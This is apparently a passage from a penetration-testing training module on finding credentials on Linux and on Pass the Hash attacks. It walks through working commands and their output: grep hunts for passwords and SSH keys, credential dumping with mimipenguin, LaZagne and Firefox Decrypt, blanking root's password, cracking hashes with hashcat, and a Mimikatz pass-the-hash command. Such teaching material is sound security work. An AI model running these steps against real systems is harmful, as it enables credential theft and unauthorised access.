Configs	Logs	Cache	Browser stored credentials
Databases	Command-line History	In-memory Processing	
Notes			

`Files`	`History`	`Memory`	`Key-Rings`
Scripts			
Source codes			
Cronjobs			
SSH Keys			

Enumerating all these categories will allow us to increase the probability of successfully finding out with some ease credentials of existing users on the system. There are countless different situations in which we will always see different results. Therefore, we should adapt our approach to the circumstances of the environment and keep the big picture in mind. Above all, it is crucial to keep in mind how the system works, its focus, what purpose it exists for, and what role it plays in the business logic and the overall network. For example, suppose it is an isolated database server. In that case, we will not necessarily find normal users there since it is a sensitive interface in the management of data to which only a few people are granted access.

Files

One core principle of Linux is that everything is a file. Therefore, it is crucial to keep this concept in mind and search, find and filter the appropriate files according to our requirements. We should look for, find, and inspect several categories of files one by one. These categories are the following:

Configuration files	Databases	Notes
Scripts	Cronjobs	SSH keys

Configuration files are the core of the functionality of services on Linux distributions. Often they even contain credentials that we will be able to read. Their insight also allows us to understand how the service works and its requirements precisely. Usually, the configuration files are marked with the following three file extensions (`.config`, `.conf`, `.cnf`). However, these configuration files or the associated extension files can be renamed, which means that these file extensions are not necessarily required. Furthermore, even when recompiling a service, the required filename for the basic configuration can be changed, which would result in the same effect. However, this is a rare case that we will not encounter often, but this possibility should not be left out of our search.

The most crucial part of any system enumeration is to obtain an overview of it. Therefore, the first step should be to find all possible configuration files on the system, which we can then

examine and analyze individually in more detail. There are many methods to find these configuration files, and with the following method, we will see we have reduced our search to these three file extensions.

Configuration Files

```
cry0l1t3@unixclient:~$ for l in $(echo ".conf .config .cnf");do echo -e
"\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v
"lib\|fonts\|share\|core" ;done

File extension:  .conf
/run/tmpfiles.d/static-nodes.conf
/run/NetworkManager/resolv.conf
/run/NetworkManager/no-stub-resolv.conf
/run/NetworkManager/conf.d/10-globally-managed-devices.conf
...SNIP...
/etc/ltrace.conf
/etc/rygel.conf
/etc/ld.so.conf.d/x86_64-linux-gnu.conf
/etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
/etc/fprintd.conf

File extension:  .config
/usr/src/linux-headers-5.13.0-27-generic/.config
/usr/src/linux-headers-5.11.0-27-generic/.config
/usr/src/linux-hwe-5.13-headers-5.13.0-27/tools/perf/Makefile.config
/usr/src/linux-hwe-5.13-headers-5.13.0-27/tools/power/acpi/Makefile.config
/usr/src/linux-hwe-5.11-headers-5.11.0-27/tools/perf/Makefile.config
/usr/src/linux-hwe-5.11-headers-5.11.0-27/tools/power/acpi/Makefile.config
/home/cry0l1t3/.config
/etc/X11/Xwrapper.config
/etc/manpath.config

File extension:  .cnf
/etc/ssl/openssl.cnf
/etc/alternatives/my.cnf
/etc/mysql/my.cnf
/etc/mysql/debian.cnf
/etc/mysql/mysql.conf.d/mysqld.cnf
/etc/mysql/mysql.conf.d/mysql.cnf
/etc/mysql/mysql.cnf
/etc/mysql/conf.d/mysqldump.cnf
/etc/mysql/conf.d/mysql.cnf
```


Optionally, we can save the result in a text file and use it to examine the individual files one after the other. Another option is to run the scan directly for each file found with the specified

file extension and output the contents. In this example, we search for three words (`user`, `password`, `pass`) in each file with the file extension `.cnf`.

Credentials in Configuration Files

```
cry0l1t3@unixclient:~$ for i in $(find / -name *.cnf 2>/dev/null | grep -v
"doc\|lib");do echo -e "\nFile: " $i; grep "user\|password\|pass" $i
2>/dev/null | grep -v "\#";done

File:  /snap/core18/2128/etc/ssl/openssl.cnf
challengePassword               = A challenge password

File:  /usr/share/ssl-cert/ssleay.cnf

File:  /etc/ssl/openssl.cnf
challengePassword               = A challenge password

File:  /etc/alternatives/my.cnf

File:  /etc/mysql/my.cnf

File:  /etc/mysql/debian.cnf

File:  /etc/mysql/mysql.conf.d/mysqld.cnf
user            = mysql

File:  /etc/mysql/mysql.conf.d/mysql.cnf

File:  /etc/mysql/mysql.cnf

File:  /etc/mysql/conf.d/mysqldump.cnf

File:  /etc/mysql/conf.d/mysql.cnf
```


We can apply this simple search to the other file extensions as well. Additionally, we can apply this search type to databases stored in files with different file extensions, and we can then read those.

Databases

```
cry0l1t3@unixclient:~$ for l in $(echo ".sql .db .*db .db*");do echo -e
"\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v
"doc\|lib\|headers\|share\|man";done

DB File extension:  .sql

DB File extension:  .db
```

```
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.cache/tracker/meta.db

DB File extension:  .*db
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-card-
database.tdb
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-device-
volumes.tdb
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-stream-
volumes.tdb
/home/cry0l1t3/.cache/tracker/meta.db
/home/cry0l1t3/.cache/tracker/ontologies.gvdb

DB File extension:  .db*
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.dbus
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.cache/tracker/meta.db-shm
/home/cry0l1t3/.cache/tracker/meta.db-wal
/home/cry0l1t3/.cache/tracker/meta.db
```


Depending on the environment we are in and the purpose of the host we are on, we can often find notes about specific processes on the system. These often include lists of many different access points or even their credentials. However, it is often challenging to find notes right away if stored somewhere on the system and not on the desktop or in its subfolders. This is because they can be named anything and do not have to have a specific file extension, such as `.txt`. Therefore, in this case, we need to search for files including the `.txt` file extension and files that have no file extension at all.

Notes

```
cry0l1t3@unixclient:~$ find /home/* -type f -name "*.txt" -o ! -name "*.*"

/home/cry0l1t3/.config/caja/desktop-metadata
/home/cry0l1t3/.config/clipit/clipitrc
/home/cry0l1t3/.config/dconf/user
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/pkcs11.txt
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/serviceworker.txt
...SNIP...
```

Scripts are files that often contain highly sensitive information and processes. Among other things, these also contain credentials that are necessary to be able to call up and execute the processes automatically. Otherwise, the administrator or developer would have to enter the corresponding password each time the script or the compiled program is called.

Scripts

```
cry0l1t3@unixclient:~$ for l in $(echo ".py .pyc .pl .go .jar .c .sh");do
echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v
"doc\|lib\|headers\|share";done

File extension:  .py

File extension:  .pyc

File extension:  .pl

File extension:  .go

File extension:  .jar

File extension:  .c

File extension:  .sh
/snap/gnome-3-34-1804/72/etc/profile.d/vte-2.91.sh
/snap/gnome-3-34-1804/72/usr/bin/gettext.sh
/snap/core18/2128/etc/init.d/hwclock.sh
/snap/core18/2128/etc/wpa_supplicant/action_wpa.sh
/snap/core18/2128/etc/wpa_supplicant/functions.sh
...SNIP...
/etc/profile.d/xdg_dirs_desktop_session.sh
/etc/profile.d/cedilla-portuguese.sh
/etc/profile.d/im-config_wayland.sh
/etc/profile.d/vte-2.91.sh
/etc/profile.d/bash_completion.sh
/etc/profile.d/apps-bin-path.sh
```

Cronjobs are independent execution of commands, programs, scripts. These are divided into the system-wide area (`/etc/crontab`) and user-dependent executions. Some applications and scripts require credentials to run and are therefore incorrectly entered in the cronjobs. Furthermore, there are the areas that are divided into different time ranges (`/etc/cron.daily` , `/etc/cron.hourly` , `/etc/cron.monthly` , `/etc/cron.weekly`). The scripts and files used by `cron` can also be found in `/etc/cron.d/` for Debian-based distributions.

Cronjobs

```
cry0l1t3@unixclient:~$ cat /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR
sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
```

```
cry0l1t3@unixclient:~$ ls -la /etc/cron.*/

/etc/cron.d/:
total 28
drwxr-xr-x 1 root root  106  3. Jan 20:27 .
drwxr-xr-x 1 root root 5728  1. Feb 00:06 ..
-rw-r--r-- 1 root root  201  1. Mär 2021  e2scrub_all
-rw-r--r-- 1 root root  331  9. Jan 2021  geoipupdate
-rw-r--r-- 1 root root  607 25. Jan 2021  john
-rw-r--r-- 1 root root  589 14. Sep 2020  mdadm
-rw-r--r-- 1 root root  712 11. Mai 2020  php
-rw-r--r-- 1 root root  102 22. Feb 2021  .placeholder
-rw-r--r-- 1 root root  396  2. Feb 2021  sysstat
```

```
/etc/cron.daily/:
total 68
drwxr-xr-x 1 root root  252  6. Jan 16:24 .
drwxr-xr-x 1 root root 5728  1. Feb 00:06 ..
...SNIP...
```

SSH Keys

SSH keys can be considered "access cards" for the SSH protocol used for the public key authentication mechanism. A file is generated for the client (`Private key`) and a corresponding one for the server (`Public key`). However, these are not the same, so knowing the `public key` is insufficient to find a `private key` . The `public key` can verify signatures generated by the private SSH key and thus enables automatic login to the server. Even if unauthorized persons get hold of the public key, it is almost impossible to calculate the matching private one from it. When connecting to the server using the private SSH key, the server checks whether the private key is valid and lets the client log in accordingly. Thus, passwords are no longer needed to connect via SSH.

Since the SSH keys can be named arbitrarily, we cannot search them for specific names. However, their format allows us to identify them uniquely because, whether public key or private key, both have unique first lines to distinguish them.

SSH Private Keys

```
cry0l1t3@unixclient:~$ grep -rnw "PRIVATE KEY" /home/* 2>/dev/null | grep
":1"

/home/cry0l1t3/.ssh/internal_db:1:-----BEGIN OPENSSH PRIVATE KEY-----
```

SSH Public Keys

```
cry0l1t3@unixclient:~$ grep -rnw "ssh-rsa" /home/* 2>/dev/null | grep ":1"

/home/cry0l1t3/.ssh/internal_db.pub:1:ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCraK
```

History

All history files provide crucial information about the current and past/historical course of processes. We are interested in the files that store users' command history and the logs that

store information about system processes.

In the history of the commands entered on Linux distributions that use Bash as a standard shell, we find the associated files in `.bash_history`. Nevertheless, other files like `.bashrc` or `.bash_profile` can contain important information.

Bash History

```
cry0l1t3@unixclient:~$ tail -n5 /home/*/.bash*

==> /home/cry0l1t3/.bash_history <==
vim ~/testing.txt
vim ~/testing.txt
chmod 755 /tmp/api.py
su
/tmp/api.py cry0l1t3 6mX4UP1eWH3HXK

==> /home/cry0l1t3/.bashrc <==
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
```


Logs

An essential concept of Linux systems is log files that are stored in text files. Many programs, especially all services and the system itself, write such files. In them, we find system errors, detect problems regarding services or follow what the system is doing in the background. The entirety of log files can be divided into four categories:

Application Logs	Event Logs	Service Logs	System Logs

Many different logs exist on the system. These can vary depending on the applications installed, but here are some of the most important ones:

Log File	Description
`/var/log/messages`	Generic system activity logs.
`/var/log/syslog`	Generic system activity logs.
`/var/log/auth.log`	(Debian) All authentication related logs.
`/var/log/secure`	(RedHat/CentOS) All authentication related logs.
`/var/log/boot.log`	Booting information.

Log File	Description
`/var/log/dmesg`	Hardware and drivers related information and logs.
`/var/log/kern.log`	Kernel related warnings, errors and logs.
`/var/log/faillog`	Failed login attempts.
`/var/log/cron`	Information related to cron jobs.
`/var/log/mail.log`	All mail server related logs.
`/var/log/httpd`	All Apache related logs.
`/var/log/mysqld.log`	All MySQL server related logs.

Covering the analysis of these log files in detail would be inefficient in this case. So at this point, we should familiarize ourselves with the individual logs, first examining them manually and understanding their formats. However, here are some strings we can use to find interesting content in the logs:

```
cry0l1t3@unixclient:~$ for i in $(ls /var/log/* 2>/dev/null);do
GREP=$(grep "accepted\|session opened\|session
closed\|failure\|failed\|ssh\|password changed\|new user\|delete
user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null); if [[ $GREP ]];then echo -e
"\n#### Log file: " $i; grep "accepted\|session opened\|session
closed\|failure\|failed\|ssh\|password changed\|new user\|delete
user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null;fi;done

#### Log file:  /var/log/dpkg.log.1
2022-01-10 17:57:41 install libssh-dev:amd64 <none> 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-installed libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 configure libssh-dev:amd64 0.9.5-1+deb11u1 <none>
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-configured libssh-dev:amd64 0.9.5-
1+deb11u1
2022-01-10 17:57:41 status installed libssh-dev:amd64 0.9.5-1+deb11u1

...SNIP...
```


Memory and Cache

Many applications and processes work with credentials needed for authentication and store them either in memory or in files so that they can be reused. For example, it may be the system-required credentials for the logged-in users. Another example is the credentials stored in the browsers, which can also be read. In order to retrieve this type of information

from Linux distributions, there is a tool called mimipenguin that makes the whole process easier. However, this tool requires administrator/root permissions.

Memory - Mimipenguin

```
cry0l1t3@unixclient:~$ sudo python3 mimipenguin.py
[sudo] password for cry0l1t3:

[SYSTEM - GNOME]        cry0l1t3:WLpAEXFa0SbqOHY

cry0l1t3@unixclient:~$ sudo bash mimipenguin.sh
[sudo] password for cry0l1t3:

MimiPenguin Results:
[SYSTEM - GNOME]          cry0l1t3:WLpAEXFa0SbqOHY
```

An even more powerful tool we can use that was mentioned earlier in the Credential Hunting in Windows section is `LaZagne`. This tool allows us to access far more resources and extract the credentials. The passwords and hashes we can obtain come from the following sources but are not limited to:

Wifi	Wpa_supplicant	Libsecret	Kwallet
Chromium-based	CLI	Mozilla	Thunderbird
Git	Env_variable	Grub	Fstab
AWS	Filezilla	Gftp	SSH
Apache	Shadow	Docker	KeePass
Mimipy	Sessions	Keyrings	

For example, `Keyrings` are used for secure storage and management of passwords on Linux distributions. Passwords are stored encrypted and protected with a master password. It is an OS-based password manager, which we will discuss later in another section. This way, we do not need to remember every single password and can save repeated password entries.

Memory - LaZagne

```
cry0l1t3@unixclient:~$ sudo python2.7 laZagne.py all

|=================================================================|
|                                                                 |
|                        The LaZagne Project                      |
|                                                                 |
```

```
|                          ! BANG BANG !                                |
|                                                                       |
|=======================================================================|

------------------- Shadow passwords -----------------

[+] Hash found !!!
Login: systemd-coredump
Hash: !!:18858::::::

[+] Hash found !!!
Login: sambauser
Hash:
$6$wgK4tGq7Jepa.V0g$QkxvseL.xkC3jo682xhSGoXXOGcBwPLc2CrAPugD6PYXWQlBkiwwFs
7x/fhI.8negiUSPqaWyv7wC8uwsWPrx1:18862:0:99999:7:::

[+] Password found !!!
Login: cry0l1t3
Password: WLpAEXFa0SbqOHY

[+] 3 passwords have been found.
For more information launch it again with the -v option

elapsed time = 3.50091600418
```


Browsers

Browsers store the passwords saved by the user in an encrypted form locally on the system to be reused. For example, the `Mozilla Firefox` browser stores the credentials encrypted in a hidden folder for the respective user. These often include the associated field names, URLs, and other valuable information.

For example, when we store credentials for a web page in the Firefox browser, they are encrypted and stored in `logins.json` on the system. However, this does not mean that they are safe there. Many employees store such login data in their browser without suspecting that it can easily be decrypted and used against the company.

Firefox Stored Credentials

```
cry0l1t3@unixclient:~$ ls -l .mozilla/firefox/ | grep default

drwx------ 11 cry0l1t3 cry0l1t3 4096 Jan 28 16:02 1bplpd86.default-release
drwx------  2 cry0l1t3 cry0l1t3 4096 Jan 28 13:30 lfx3lvhb.default
```

```
cry0l1t3@unixclient:~$ cat .mozilla/firefox/1bplpd86.default-
release/logins.json | jq .

{
  "nextId": 2,
  "logins": [
    {
      "id": 1,
      "hostname": "https://www.inlanefreight.com",
      "httpRealm": null,
      "formSubmitURL": "https://www.inlanefreight.com",
      "usernameField": "username",
      "passwordField": "password",
      "encryptedUsername":
"MDoEEPgAAAA...SNIP...1liQiqBBAG/8/UpqwNlEPScm0uecyr",
      "encryptedPassword":
"MEIEEPgAAAA...SNIP...FrESc4A3OOBBiyS2HR98xsmlrMCRcX2T9Pm14PMp3bpmE=",
      "guid": "{412629aa-4113-4ff9-befe-dd9b4ca388e2}",
      "encType": 1,
      "timeCreated": 1643373110869,
      "timeLastUsed": 1643373110869,
      "timePasswordChanged": 1643373110869,
      "timesUsed": 1
    }
  ],
  "potentiallyVulnerablePasswords": [],
  "dismissedBreachAlertsByLoginGUID": {},
  "version": 3
}
```


The tool Firefox Decrypt is excellent for decrypting these credentials, and is updated regularly. It requires Python 3.9 to run the latest version. Otherwise, `Firefox Decrypt 0.7.0` with Python 2 must be used.

Decrypting Firefox Credentials

```
python3.9 firefox_decrypt.py

Select the Mozilla profile you wish to decrypt
1 -> lfx3lvhb.default
2 -> 1bplpd86.default-release

2

Website:   https://testing.dev.inlanefreight.com
Username: 'test'
Password: 'test'
```

```
Website:   https://www.inlanefreight.com
Username: 'cry0l1t3'
Password: 'FzXUxJemKm6g2lGh'
```

Alternatively, `LaZagne` can also return results if the user has used the supported browser.

Browsers - LaZagne

```
cry0l1t3@unixclient:~$ python3 laZagne.py browsers

|=========================================================================|
|                                                                         |
|                         The LaZagne Project                             |
|                                                                         |
|                           ! BANG BANG !                                 |
|                                                                         |
|=========================================================================|

------------------- Firefox passwords -----------------

[+] Password found !!!
URL: https://testing.dev.inlanefreight.com
Login: test
Password: test

[+] Password found !!!
URL: https://www.inlanefreight.com
Login: cry0l1t3
Password: FzXUxJemKm6g2lGh

[+] 2 passwords have been found.
For more information launch it again with the -v option

elapsed time = 0.2310788631439209
```


Passwd, Shadow & Opasswd

Linux-based distributions can use many different authentication mechanisms. One of the most commonly used and standard mechanisms is Pluggable Authentication Modules (`PAM`). The modules used for this are called `pam_unix.so` or `pam_unix2.so` and are located in `/usr/lib/x86_x64-linux-gnu/security/` in Debian based distributions. These modules manage user information, authentication, sessions, current passwords, and old passwords.

For example, if we want to change the password of our account on the Linux system with `passwd`, PAM is called, which takes the appropriate precautions and stores and handles the information accordingly.

The `pam_unix.so` standard module for management uses standardized API calls from the system libraries and files to update the account information. The standard files that are read, managed, and updated are `/etc/passwd` and `/etc/shadow`. PAM also has many other service modules, such as LDAP, mount, or Kerberos.

Passwd File

The `/etc/passwd` file contains information about every existing user on the system and can be read by all users and services. Each entry in the `/etc/passwd` file identifies a user on the system. Each entry has seven fields containing a form of a database with information about the particular user, where a colon (`:`) separates the information. Accordingly, such an entry may look something like this:

Passwd Format

`cry0l1t3`	`:`	`x`	`:`	`1000`	`:`	`1000`	`:`	`cry0l1t3,,,`	
Login name		Password info		UID		GUID		Full name/comments	

The most interesting field for us is the Password information field in this section because there can be different entries here. One of the rarest cases that we may find only on very old systems is the hash of the encrypted password in this field. Modern systems have the hash values stored in the `/etc/shadow` file, which we will come back to later. Nevertheless, `/etc/passwd` is readable system-wide, giving attackers the possibility to crack the passwords if hashes are stored here.

Usually, we find the value `x` in this field, which means that the passwords are stored in an encrypted form in the `/etc/shadow` file. However, it can also be that the `/etc/passwd` file is writeable by mistake. This would allow us to clear this field for the user `root` so that the password info field is empty. This will cause the system not to send a password prompt when a user tries to log in as `root`.

Editing /etc/passwd - Before

```
root:x:0:0:root:/root:/bin/bash
```

Editing /etc/passwd - After

```
root::0:0:root:/root:/bin/bash
```

Root without Password

```
[cry0l1t3@parrot]─[~]$ head -n 1 /etc/passwd

root::0:0:root:/root:/bin/bash

[cry0l1t3@parrot]─[~]$ su

[root@parrot]─[/home/cry0l1t3]#
```

Even though the cases shown will rarely occur, we should still pay attention and watch for security gaps because there are applications that require us to set specific permissions for entire folders. If the administrator has little experience with Linux or the applications and their dependencies, the administrator may give write permissions to the `/etc` directory and forget to correct them.

Shadow File

Since reading the password hash values can put the entire system in danger, the file `/etc/shadow` was developed, which has a similar format to `/etc/passwd` but is only responsible for passwords and their management. It contains all the password information for the created users. For example, if there is no entry in the `/etc/shadow` file for a user in `/etc/passwd`, the user is considered invalid. The `/etc/shadow` file is also only readable by users who have administrator rights. The format of this file is divided into `nine fields`:

Shadow Format

`cry0l1t3`	`:`	`$6$wBRzy$...SNIP...x9cDWUxW1`	`:`	`18937`	`:`	`0`	`:`
Username		Encrypted password		Last PW change		Min. PW age	

Shadow File

```
[cry0l1t3@parrot]─[~]$ sudo cat /etc/shadow

root:*:18747:0:99999:7:::
sys:!:18747:0:99999:7:::
...SNIP...
cry0l1t3:$6$wBRzy$...SNIP...x9cDWUxW1:18937:0:99999:7:::
```

If the password field contains a character, such as `!` or `*`, the user cannot log in with a Unix password. However, other authentication methods for logging in, such as Kerberos or key-based authentication, can still be used. The same case applies if the `encrypted password` field is empty. This means that no password is required for the login. However, it can lead to specific programs denying access to functions. The `encrypted password` also has a particular format by which we can also find out some information:

- `$<type>$<salt>$<hashed>`

As we can see here, the encrypted passwords are divided into three parts. The types of encryption allow us to distinguish between the following:

Algorithm Types

- `$1$` – MD5
- `$2a$` – Blowfish
- `$2y$` – Eksblowfish
- `$5$` – SHA-256
- `$6$` – SHA-512

By default, the SHA-512 (`$6$`) encryption method is used on the latest Linux distributions. We will also find the other encryption methods that we can then try to crack on older systems. We will discuss how the cracking works in a bit.

Opasswd

The PAM library (`pam_unix.so`) can prevent reusing old passwords. The file where old passwords are stored is the `/etc/security/opasswd` . Administrator/root permissions are also required to read the file if the permissions for this file have not been changed manually.

Reading /etc/security/opasswd

```
sudo cat /etc/security/opasswd

cry0l1t3:1000:2:$1$HjFAfYTG$qNDkF0zJ3v8ylCOrKB0kt0,$1$kcUjWZJX$E9uMSmiQeRh
```

```
4pAAgzuvkq1
```

Looking at the contents of this file, we can see that it contains several entries for the user `cry0l1t3`, separated by a comma (`,`). Another critical point to pay attention to is the hashing type that has been used. This is because the `MD5` (`$1$`) algorithm is much easier to crack than SHA-512. This is especially important for identifying old passwords and maybe even their pattern because they are often used across several services or applications. We increase the probability of guessing the correct password many times over based on its pattern.

Cracking Linux Credentials

Once we have collected some hashes, we can try to crack them in different ways to get the passwords in cleartext.

Unshadow

```
sudo cp /etc/passwd /tmp/passwd.bak
sudo cp /etc/shadow /tmp/shadow.bak
unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes
```


Hashcat - Cracking Unshadowed Hashes

```
hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o
/tmp/unshadowed.cracked
```

Hashcat - Cracking MD5 Hashes

```
cat md5-hashes.list

qNDkF0zJ3v8ylCOrKB0kt0
E9uMSmiQeRh4pAAgzuvkq1
```

```
hashcat -m 500 -a 0 md5-hashes.list rockyou.txt
```

Pass the Hash (PtH)

A Pass the Hash (PtH) attack is a technique where an attacker uses a password hash instead of the plain text password for authentication. The attacker doesn't need to decrypt the hash to obtain a plaintext password. PtH attacks exploit the authentication protocol, as the password hash remains static for every session until the password is changed.

As discussed in the previous sections, the attacker must have administrative privileges or particular privileges on the target machine to obtain a password hash. Hashes can be obtained in several ways, including:

- Dumping the local SAM database from a compromised host.
- Extracting hashes from the NTDS database (ntds.dit) on a Domain Controller.
- Pulling the hashes from memory (lsass.exe).

Let's assume we obtain the password hash (`64F12CDDAA88057E06A81B54E73B949B`) for the account `julio` from the domain `inlanefreight.htb`. Let's see how we can perform Pass the Hash attacks from Windows and Linux machines.

Note: The tools we will be using are located in the C:\tools directory on the target host. Once you start the machine and complete the exercises, you can use the tools in that directory. This lab contains two machines, you will have access to one (MS01), and from there, you will connect to the second machine (DC01).

Windows NTLM Introduction

Microsoft's Windows New Technology LAN Manager (NTLM) is a set of security protocols that authenticates users' identities while also protecting the integrity and confidentiality of their data. NTLM is a single sign-on (SSO) solution that uses a challenge-response protocol to verify the user's identity without having them provide a password.

Despite its known flaws, NTLM is still commonly used to ensure compatibility with legacy clients and servers, even on modern systems. While Microsoft continues to support NTLM, Kerberos has taken over as the default authentication mechanism in Windows 2000 and subsequent Active Directory (AD) domains.

With NTLM, passwords stored on the server and domain controller are not "salted," which means that an adversary with a password hash can authenticate a session without knowing the original password. We call this a `Pass the Hash (PtH) Attack`.

Pass the Hash with Mimikatz (Windows)


The first tool we will use to perform a Pass the Hash attack is Mimikatz. Mimikatz has a module named `sekurlsa::pth` that allows us to perform a Pass the Hash attack by starting a process using the hash of the user's password. To use this module, we will need the following:

- `/user` - The user name we want to impersonate.
- `/rc4` or `/NTLM` - NTLM hash of the user's password.
- `/domain` - Domain the user to impersonate belongs to. In the case of a local user account, we can use the computer name, localhost, or a dot (.).
- `/run` - The program we want to run with the user's context (if not specified, it will launch cmd.exe).

Pass the Hash from Windows Using Mimikatz:

```
c:\tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:julio
/rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb
/run:cmd.exe" exit
user    : julio
domain  : inlanefreight.htb
program : cmd.exe
impers. : no
NTLM    : 64F12CDDAA88057E06A81B54E73B949B
  |  PID  8404
  |  TID  4268
  |  LSA Process was already R/W
  |  LUID 0 ; 5218172 (00000000:004f9f7c)
  \_ msv1_0   - data copy @ 0000028FC91AB510 : OK !
  \_ kerberos - data copy @ 0000028FC964F288
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 0000028FC9673AE8 (32) -> null
```

Now we can use cmd.exe to execute commands in the user's context. For this example, `julio` can connect to a shared folder named `julio` on the DC.



Pass the Hash with PowerShell Invoke-TheHash (Windows)

